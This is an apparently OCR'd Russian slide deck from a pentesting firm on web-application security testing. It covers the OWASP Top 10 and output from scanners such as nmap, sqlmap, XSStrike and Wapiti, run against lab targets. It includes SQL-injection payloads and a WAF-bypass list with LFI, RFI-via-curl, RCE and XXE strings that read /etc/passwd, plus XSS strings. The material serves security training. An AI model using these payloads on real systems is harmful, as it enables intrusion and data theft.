PENTESTIT


Cybersecurity services and software

(не)безопасный веб: узнаем об уязвимостях раньше злоумышленника

OWASP Top10


- A1 - Инъекции;
- A2 - Недостатки аутентификации;
- A3 - Разглашение конфиденциальных данных;
- A4 - Внешние сущности XML (XXE);
- A5 - Недостатки контроля доступа;
- A6 - Некорректная настройка параметров безопасности;
- A7 - Межсайтовое выполнение сценариев (XSS);
- A8 - Небезопасная десериализация;
- A9 - Использование компонентов с известными уязвимостями;
- A10 - Недостатки журналирования и мониторинга.

Nmap




```
root@kali:~# nmap 192.168.101.14
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-15 08:08 EDT
Nmap scan report for 192.168.101.14
Host is up (0.079s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
143/tcp  open  imap
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 10.17 seconds
root@kali:~# 
```

Dirb/Dirbuster




```
root@kali:~# dirb http://127.0.0.1

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Sep 17 10:58:29 2020
URL_BASE: http://127.0.0.1/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://127.0.0.1/ ----
+ http://127.0.0.1/index.php (CODE:502|SIZE:559)
+ http://127.0.0.1/info.php (CODE:502|SIZE:559)
==> DIRECTORY: http://127.0.0.1/wp-admin/
==> DIRECTORY: http://127.0.0.1/wp-content/
==> DIRECTORY: http://127.0.0.1/wp-includes/
+ http://127.0.0.1/xmlrpc.php (CODE:502|SIZE:559)
```

SQLmap




```
root@kali:~# sqlmap -u http://store.vulns.pentestit.ru/product_info.php?products_id=2 --dbs -D store -T administrators --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 12:58:38 /2020-04-07/

[12:58:38] [INFO] resuming back-end DBMS 'mysql'
[12:58:38] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ceid=0n6djfc9ls2 … fhfh5ne336'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: products_id (GET)
    Type: error-based
    Title: MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: products_id=2' AND (SELECT 1080 FROM(SELECT COUNT(*),CONCAT(0×7178626b71,(SELECT (ELT(1080=1080,1))),0×7170627871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- OZge

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: products_id=2' AND (SELECT 4206 FROM (SELECT(SLEEP(5)))Okot)-- wasO
---
[12:58:40] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[12:58:40] [INFO] fetching database names
[12:58:40] [INFO] used SQL query returns 2 entries
[12:58:40] [INFO] resumed: 'information_schema'
[12:58:40] [INFO] resumed: 'store'
available databases [2]:
[*] information_schema
[*] store
```

XSStrike



```
root@kali:~/XSStrike# python3 xsstrike.py -u "http://192.168.61.210/xss_get.php?login=&password1=&submit=" --fuzzer

        XSStrike v3.1.4

[+] WAF Status: Offline
[!] Fuzzing parameter: login
[!] [passed]   <test
[!] [passed]   <test//
[!] [passed]   <test>
[!] [passed]   <test x>
[!] [passed]   <test x=y
[!] [passed]   <test x=y//
[!] [passed]   <test/oNxX=yYy//
[!] [passed]   <test oNxX=yYy>
[!] [passed]   <test onload=x
[!] [filtered] <test/o%00nload=x
[!] [passed]   <test sRc=xxx
[!] [passed]   <test data=asa
[!] [passed]   <test data=javascript:asa
[!] [passed]   <svg x=y>
[!] [passed]   <details x=y//
[!] [passed]   <a href=x//
[!] [passed]   <emBed x=y>
[!] [passed]   <object x=y//
[!] [passed]   <bGsOund sRc=x>
[!] [passed]   <iSinDEx x=y//
[!] [passed]   <aUdio x=y>
[!] [passed]   <script x=y>
[!] [passed]   <script//src=//
[!] [passed]   ">payload<br/attr="
[!] [passed]   "-confirm``-"
[!] [passed]   <test ONdBlcLicK=x>
[!] [passed]   <test/oNcoNTeXtMenU=x>
[!] [passed]   <test OndRAgOvEr=x>
[!] Fuzzing parameter: password1
[!] [filtered] <test
[!] [filtered] <test//
[!] [filtered] <test>
[!] [filtered] <test x>
```

BurpSuite




Burp Suite Community Edition v2020.8 - Temporary Project

Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status	Length	MIM
1	https://api.github.com	GET	/repos/owasp/www-project-top-ten			200	7771	JSO
8	https://defcon.ru	GET	/web-security/9913/			200	58932	HTM
9	https://buttons.github.io	GET	/buttons.html			304	390	HTM
10	https://buttons.github.io	GET	/buttons.html			200	763	HTM
16	https://mc.yandex.ru	POST	/watch/29846554?wmode=7&page-ref...	✓		200	707	JSO
17	https://defcon.ru	GET	/news/9705/			200	55659	HTM
18	https://buttons.github.io	GET	/buttons.js			304	392	scri

OWASPZap




- Contexts
- Sites
  - https://sonar.semantiqo.com
  - https://img.defcon.ru
  - https://secure.gravatar.com
  - https://fonts.googleapis.com
  - https://defcon.ru
  - https://i5kwhhw6bwi23o6lzbc3e6kt
  - https://ext-strm-itt03.strm.yandex.n
  - https://ext-strm-level306.strm.yande

Id	Req. Timestamp	Met...	URL	C...	Reason	...	Size Resp...	Highes...	N...	Tags
207	9/17/20, 10:4...	GET	https://yandex.ru/search/yand...	2...	Ok	...	622 bytes			
209	9/17/20, 10:4...	GET	https://yastatic.net/q/set/s/rsy...	2...	OK	...	251 bytes	Medi...		Script
220	9/17/20, 10:4...	GET	https://yastatic.net/react/16.8....	2...	OK	...	120,556 ...	Medi...		Script, Co...
232	9/17/20, 10:4...	GET	https://yastatic.net/s3/distribu...	2...	OK	...	107,764 ...	Medi...		Script
236	9/17/20, 10:4...	GET	https://yastatic.net/s3/zen-lib/...	2...	OK	...	785,312 ...	Medi...		Script, Co...
240	9/17/20, 10:4...	GET	https://yandex.ru/set/s/rsya-ta...	2...	OK	...	394 bytes	Low		JSON

Alerts 0 5 8 4 Primary Proxy: localhost:8080 Current Scans 0 0 463 0 0 0 0 0

Wapiti




Vulnerability found in /index0.php

```
GET /index0.php?login=%27+or+sleep%287%29%231&password=Letm3in_&enter=submit HTTP/1.1
Host: sites.vulns.pentestit.ru
Referer: http://sites.vulns.pentestit.ru/index0.php
```

Vulnerability found in /sql-simpl-get.php

```
GET /sql-simpl-get.php?search=%27+and+sleep%287%29%231&enter=submit HTTP/1.1
Host: sites.vulns.pentestit.ru
Referer: http://sites.vulns.pentestit.ru/sql-simpl-get.php
```

Acunetix Web Vulnerability Scanner



4 User
2 user was active in the last week

20 Websites
3 Critical, 7 High

12 Completed Scan
Completed in **00:20:05** on average

10 Act. Vulnerabilities
4 High, 6 Medium

Recents Scans

http://testhtml5.vulnweb.com	11	3
http://testphp.vulnweb.com	3	6
http://testasp.vulnweb.com	5	4
http://testaspnet.vulnweb.com	15	1
http://test.vulnweb.com	2	12

Top Vulnerabilities

Cross site scripting	3
Source code disclosure	6
Backup files	4
Blind SQL Injection	1
Directory listing	12

WAF и его обход

https://github.com/nemesida-waf/waf-bypass

SQLi:

```
q=` union/**/select+1,2,3,4 -- -
q=` uni%0bon+se%0blect+1,2,3,4 -- -
q=` UNunionION+SEselectLECT+1,2,3,4 -- -
```

LFI:

```
q=../settings.php
q=../e?c/pa??wd
```

RFI:

```
... curl -s http://pastebin.com/raw/... -o ...
```

RCE:

```
q=;system(`cat%20/etc/passwd`)
```

XXE:

```
<!ENTITY sp SYSTEM «file:///etc/passwd»> ]>
```

XSS:

```
<A/+/onmouseover+=+(confirm)()>alert
<img onerror=a &#x06c;ert(1) src=a>
```

JSON:

```
`»><script>alert(context)</script>
```

Безопасность:

- Используем лучшие практики при написании кода;
- Периодически проводим тестирование на проникновение;
- Анализируем исходный код на уязвимости;
- Используем средства мониторинга и выявления атак: SIEM, WAF.

www.pentestit.ru